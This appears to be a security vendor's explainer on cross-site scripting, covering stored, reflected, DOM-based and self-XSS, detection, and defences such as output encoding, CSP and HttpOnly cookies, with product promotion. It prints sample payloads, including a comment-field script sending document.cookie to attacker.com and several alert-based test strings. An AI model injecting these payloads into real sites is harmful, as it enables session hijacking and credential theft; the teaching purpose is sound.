
1. What is XSS?
XSS, short for Cross-Site Scripting, is a client-side security vulnerability that allows attackers to inject malicious code (typically JavaScript) into legitimate web pages. When users visit a page containing this malicious code, their browser executes the script as if it were a normal part of the page, granting attackers the ability to interfere with the victim's browsing session without bypassing any authentication mechanism.
A key point to understand: XSS does not attack the server. XSS exploits the user's browser trust in the website they are visiting. This is why XSS ranks among the most complex and dangerous web security vulnerabilities, as the attack vector lies on the victim's side, not the infrastructure. Any web application that accepts user input and renders it back to the screen without proper handling is potentially vulnerable to XSS. This is also why XSS has consistently appeared in the OWASP Top 10 across multiple years, classified as one of the most critical risk categories for web applications globally.
Unlike SQL Injection, which targets server-side databases, XSS targets end users directly. This distinction means the damage from XSS scales with the number of users the application has, rather than being limited to a single point of compromise. An application with millions of users affected by an XSS vulnerability means all those users can become victims from a single payload injected in the right place.

2. How XSS Attacks Work
To understand how XSS operates, it helps to trace the full sequence from the moment an attacker identifies a weakness to when the victim is compromised:
- Step 1 - Find an unfiltered input point: The attacker scans for fields that accept user-supplied data, such as search boxes, comment forms, URL parameters, HTTP headers, or any input that is reflected back in the user interface.
- Step 2 - Inject a malicious payload: A script is embedded into an input value. The simplest proof-of-concept payload used to test for vulnerabilities is:
<script>alert('XSS')</script>If the website displays an alert dialog instead of rendering the string as literal text, the application is vulnerable to XSS. This is the most basic proof-of-concept technique that any developer or security tester should know.
- Step 3 - The browser executes the malicious code: A user visits the page containing the payload. The browser cannot distinguish between legitimate scripts and injected code, so it executes everything in the order it appears on the page.
- Step 4 - Data exfiltration or unauthorized actions: The attacker steals cookies, session tokens, and login credentials, or performs actions on behalf of the victim without their knowledge.
What makes XSS particularly dangerous is that this entire process can unfold silently, with no visible anomaly in the interface. The victim continues browsing normally while the script has already completed its mission on the attacker's behalf.
3. XSS attack types and identifying characteristics
XSS is not a single technique but a family of attack methods that share the same underlying nature while differing in their activation mechanisms and risk levels. Understanding each variant helps technical teams select the right testing and defensive measures.
3.1 Stored XSS (Persistent XSS)
Stored XSS is the most dangerous of the three variants. The malicious payload is permanently saved into the application's database, typically through features such as comment forms, forum posts, user profiles, product titles, or any user-generated content that is stored and displayed.
Example: An attacker enters the following code into the comment field of an e-commerce website:
<script>document.location='https://attacker.com/steal?c='+document.cookie</script>If the website saves this content directly to the database without processing it, every user who visits that comment page will be automatically redirected, with their session cookies silently sent to the attacker's server. This is a one-payload-many-victims attack: a single injection causes every reader to become a victim without any further interaction from the attacker.
Stored XSS is especially dangerous on platforms with large user bases, such as social networks, forums, content management systems, or internal enterprise applications where users place a high degree of trust in the displayed content.
A single Stored XSS payload can compromise every visitor to a website. Start blocking it now with WAF Free - Free Web Application Firewall from VNETWORK.
3.2 Reflected XSS (Non-Persistent XSS)
With Reflected XSS, the payload is not stored on the server. The script is embedded directly into a URL or request, and the server immediately reflects it back in the response without filtering. The name "reflected" comes from this characteristic: the server acts like a mirror, sending the payload straight back to the user's browser.
The attacker crafts a URL containing the payload, then distributes it via email or messaging. When the victim clicks the link, the browser sends the request with the payload, the server returns a response containing the script, and the script executes immediately. An example of a URL carrying a typical Reflected XSS payload:
https://example.com/search?q=<script>alert(document.cookie)</script>If the search results page renders the q parameter directly into HTML without encoding, the script executes as soon as the victim accesses the link. Reflected XSS requires tricking the victim into clicking a malicious link, so it is often paired with phishing techniques to increase its effectiveness. Although it operates on a one-to-one rather than one-to-many basis like Stored XSS, Reflected XSS remains widely exploited because it is easy to deploy and leaves minimal traces on the server.
3.3 DOM-based XSS (XSS Type 0)
DOM-based XSS is the most technically sophisticated of the three variants. The entire attack cycle happens client-side, without going through the server. The payload exploits the way JavaScript processes the page DOM through properties such as document.location, document.write, innerHTML, or the eval() function.
A typical example of vulnerable JavaScript code:
// Vulnerable JavaScript code - DOM-based XSS
var search = document.location.hash.substring(1); // get value after #
document.getElementById('result').innerHTML = search; // write directly to DOM - DANGEROUS
An attacker only needs to send the victim a URL such as:
https://example.com/page#<img src=x onerror=alert(document.cookie)>
The JavaScript on the page reads the fragment after the # (which is never sent to the server) and writes it directly into innerHTML. The browser processes the broken img tag, triggers onerror, and the cookie is exposed. The simplest fix is to replace innerHTML with textContent:
// Safe version - use textContent instead of innerHTML
var search = document.location.hash.substring(1);
document.getElementById('result').textContent = search; // renders text only, does not execute
Because the server never sees the payload, nothing is recorded in server logs. This makes DOM-based XSS the biggest challenge for traditional security tools that operate on a request/response inspection model. Detecting DOM-based XSS requires static analysis of JavaScript code or specialized DAST tools capable of simulating browser behavior.
3.4 Self-XSS
Beyond the three main types, Self-XSS is a distinctive social engineering attack. Rather than injecting a script into the website, the attacker tricks the victim into pasting malicious code into their own browser console, often under the pretext of "unlocking a special feature" or "claiming a reward." When the victim executes it, the script runs with full privileges within the current login session. Self-XSS targets users with limited technical knowledge and cannot be blocked by server-side security measures.
4. The business impact of XSS vulnerabilities
The impact of XSS extends beyond the technical layer. When an XSS vulnerability is successfully exploited, businesses face a range of serious risks across multiple dimensions. Malware can be distributed to all users through the business's own website, turning a trusted asset into a weapon against its customers.
- Session hijacking: Attackers steal authentication cookies and impersonate users, performing any action with the victim's full permissions, including transferring funds, changing passwords, and deleting data.
- Sensitive information theft: Account data, payment information, and personal data are collected silently with no way for victims to detect the compromise in real time.
- Administrative takeover: If the compromised account belongs to an admin or has elevated privileges, the entire system can fall into the attacker's hands, opening the door to further chained attacks.
- Keylogging and credential harvesting: XSS scripts can install keyloggers that record every keystroke, collecting credentials across multiple accounts the victim uses within the same browser session.
- Legal and compliance risk: A data breach involving user information violates personal data protection regulations, resulting in legal liability, incident response costs, and regulatory fines.
- Brand reputation damage: The website becomes a tool for attacking the very users who trust it. Reputational damage typically takes far longer to recover from than technical damage.
An important point for businesses: the time between an XSS vulnerability being exploited and the technical team detecting it is often substantial, particularly with Stored XSS and DOM-based XSS. Attackers can silently harvest data for weeks or months before being discovered.
These consequences can be stopped at the network layer, before any payload ever reaches your web application. WAF Free sets up this layer of protection in just a few minutes.

5. Why are enterprises vulnerable to XSS?
Several factors make web applications prime targets for XSS attacks:
- Insufficient Data Validation: Failing to sanitize or filter input data allows attackers to inject malicious code, increasing vulnerability.
- Missing HTTP Security Headers: Not configuring headers like Content-Security-Policy (CSP) leaves applications exposed to unauthorized script execution.
- Outdated coding practices: Using unprocessed user input directly in HTML, especially in legacy or patched systems, heightens XSS risks.
- Lack of web application firewalls (WAF): Without a WAF, enterprises struggle to detect and block malicious requests before they reach the server.
Recent security reports continue to rank XSS among the top web application vulnerabilities, underscoring the need for proactive mitigation.
6. How to Detect XSS Vulnerabilities in Web Applications
6.1 Manual testing with basic payloads
The simplest approach is to enter payloads into each input field of the application. For each input field, form, or URL parameter, test the following strings in sequence:
<script>alert(1)</script>
<img src=x onerror=alert(1)>
"><script>alert(1)</script>
javascript:alert(1)
If the application executes the script instead of displaying it as plain text, that point has an XSS vulnerability. Manual testing is suitable for small-scale applications or when quickly verifying a specific endpoint. Note: only test on staging environments or with explicit authorization.
6.2 Using DAST tools and CI/CD integration
For larger applications with many endpoints, manual testing provides insufficient coverage. Dynamic Application Security Testing (DAST) automatically crawls and tests thousands of XSS payloads across the entire attack surface. Scan results should be integrated into the CI/CD pipeline to detect XSS vulnerabilities during development, before code reaches production. Additionally, analyzing WAF logs helps identify XSS payloads being probed in real production traffic.
For DOM-based XSS, static JavaScript code analysis (SAST) is essential because standard DAST tools cannot fully simulate client-side DOM processing logic. Combining DAST, SAST, and targeted manual testing at high-risk points represents the most comprehensive testing strategy.
6.3 Source code analysis and security-focused code review
At the development layer, security-focused code review is a critical defensive measure. The focus should be on identifying dangerous patterns such as: using innerHTML, document.write, or eval() with unsanitized data; rendering templates with unescaped user variables; and API endpoints returning HTML instead of plain JSON. Building a security checklist tailored to each language and framework the team uses helps standardize the review process and reduce the rate of missed vulnerabilities.
7. Effective XSS Prevention Strategies
No single measure is sufficient to fully prevent XSS. An effective strategy requires multiple complementary layers of defense, from the code layer through to infrastructure.
7.1 Input validation and output encoding
This is the foundational principle: never trust user-supplied data. All input must be validated server-side (not just client-side, since client-side validation can be bypassed), and more importantly, all output must be HTML-encoded before being rendered in the browser.
Output encoding converts special characters into HTML entities, causing the browser to display the correct text rather than executing code. Example in Python/Flask:
# Python/Flask - encode output before rendering from markupsafe import escapeuser_input = "<script>alert(1)</script>" safe_output = escape(user_input)
Result: <script>alert(1)</script>
Browser displays correct text, does not execute the script
Encoding must be applied based on context: HTML encoding for content inside HTML tags, JavaScript encoding for values inside JS code, and URL encoding for data in URLs. Encoding applied in the wrong context may still be bypassed.
7.2 Content Security Policy (CSP)
CSP is the second layer of defense, helping minimize damage even when an XSS payload bypasses the validation layer. CSP is configured via HTTP response headers, specifying which sources are allowed to load and execute scripts:
Content-Security-Policy: default-src 'self'; script-src 'self'This configuration completely blocks inline scripts and scripts from external domains. Even if an attacker manages to inject a payload into the HTML, it cannot execute because the browser refuses to load scripts not on the whitelist. For complex applications that require inline scripts, nonces or hashes can be used instead of a blanket allowance:
Content-Security-Policy: script-src 'nonce-{random-value}'CSP should first be deployed in report-only mode to collect violations without blocking anything, then switched to enforce mode after confirming there are no false positives.
7.3 HttpOnly and Secure cookie flags
Setting the HttpOnly flag on authentication cookies prevents JavaScript from reading cookies, neutralizing the most common XSS cookie-stealing technique. The Secure flag ensures cookies are only transmitted over HTTPS connections, preventing interception in transit. Combined with SameSite to mitigate CSRF, these flags represent the minimum baseline for any application with a login feature, and work effectively alongside Firewall protection and other infrastructure security layers.
7.4 Using frameworks and libraries with built-in auto-escaping
Modern frameworks such as React, Vue, Angular, Django, and Rails all include default auto-escaping mechanisms when rendering data into templates. These should be fully utilized rather than bypassed through dangerouslySetInnerHTML (React) or v-html (Vue) unless genuinely necessary with tightly controlled input. Setting up linting rules that automatically warn when developers use these dangerous APIs helps catch risks at the code stage.
7.5 Subresource Integrity (SRI) for external scripts
When an application loads scripts from an external CDN, the integrity attribute with a file hash should be added so the browser can verify the content has not been tampered with. If the CDN is compromised and the script is modified, SRI will block the altered file from loading. This is a less commonly implemented measure but is important for applications that rely heavily on external JavaScript libraries.
8. VNIS: Comprehensive Web Application Protection Against XSS Attacks
Even when a technical team has fully applied all security measures at the code layer, a gap between theory and implementation remains in practice: legacy codebases lacking proper encoding, third-party plugins with unpatched vulnerabilities, or undiscovered zero-day XSS vectors. This is why an independent protection layer at the infrastructure level is indispensable.

VNIS (VNETWORK Internet Security) is VNETWORK's Web/App/API security platform, designed to proactively block XSS attacks at the network layer, before payloads can reach the server or end users.
VNIS provides protection through two independent layers:
- Infrastructure layer: AI Smart Load Balancing combined with Multi-CDN analyzes and filters abnormal traffic at the network layer, eliminating requests containing XSS payloads before they enter the system.
- Application layer: Deploys AI-integrated WAAP to perform deep inspection of each request, detecting XSS payloads across all three variants, Stored, Reflected, and DOM-based, including obfuscated payloads.
VNETWORK's SOC team monitors 24/7 and continuously updates rulesets, enabling VNIS to respond promptly even to zero-day variants before they are publicly disclosed. Beyond XSS, VNIS provides comprehensive protection against multi-layer DDoS, malicious bots, and the full set of OWASP Top 10 vulnerabilities, without requiring any changes to application code.
9. Conclusion
No single measure is sufficient on its own; only a multi-layered defense strategy can effectively counter XSS in an increasingly sophisticated threat landscape. Businesses looking to build a comprehensive and robust web application protection system are welcome to contact VNETWORK for consultation and deployment of a VNIS solution tailored to their scale and requirements.
For businesses that want to start protecting their web application right away without deploying a full security platform, WAF Free is a free, fast-to-set-up entry point within the VNIS ecosystem, blocking common XSS payloads at the network layer from day one.
FAQ - Frequently Asked Questions About XSS Attacks
1. What is the difference between XSS and CSRF?
XSS (Cross-Site Scripting) injects malicious code into a website and executes it in the victim's browser, giving attackers control over browser behavior. CSRF (Cross-Site Request Forgery) does not inject code but instead tricks the victim's browser into sending requests to a website on the attacker's behalf, typically exploiting an active login session. XSS targets the client, while CSRF targets the server through the client. The two vulnerabilities can also work together: an XSS script can be used to carry out a CSRF attack.
2. Which is more dangerous: Stored XSS or Reflected XSS?
Stored XSS is more dangerous in terms of impact scale: the payload is permanently stored and automatically triggered for every user who visits the page, with no further involvement from the attacker. A single payload can affect thousands to millions of users. Reflected XSS is more limited because it requires tricking each victim individually into clicking a malicious link. However, Reflected XSS combined with a large-scale phishing campaign can still cause serious damage.
3. Can a WAF block all XSS attacks?
A WAF provides an effective layer of defense by identifying and blocking known XSS patterns at the network layer, before payloads reach the application. However, a WAF works best when combined with output encoding and CSP at the code layer. Attackers may intentionally obfuscate payloads to bypass WAF detection, which is why a Defense in Depth strategy with multiple complementary protection layers is the most comprehensive security approach.
4. How do I check whether a website has an XSS vulnerability?
The first step is to try entering a basic payload such as <script>alert(1)</script> into each input field of the application. If an alert dialog appears, the application has an XSS vulnerability. For more thorough testing, use a DAST tool to automatically scan all endpoints and test multiple payload variants. For DOM-based XSS, static JavaScript code analysis should also be included. Additionally, configuring a WAF in learning mode helps monitor suspicious traffic patterns in real-world usage.
5. Does XSS affect mobile applications?
Yes, if the mobile application uses WebView to render web content or communicates via APIs returning unsanitized HTML. A WebView infected with XSS can be exploited to steal authentication tokens, access device storage, or perform unauthorized actions. Hybrid applications such as those built with React Native, Flutter WebView, or Cordova need to apply the full set of XSS prevention measures in the same way as traditional web applications.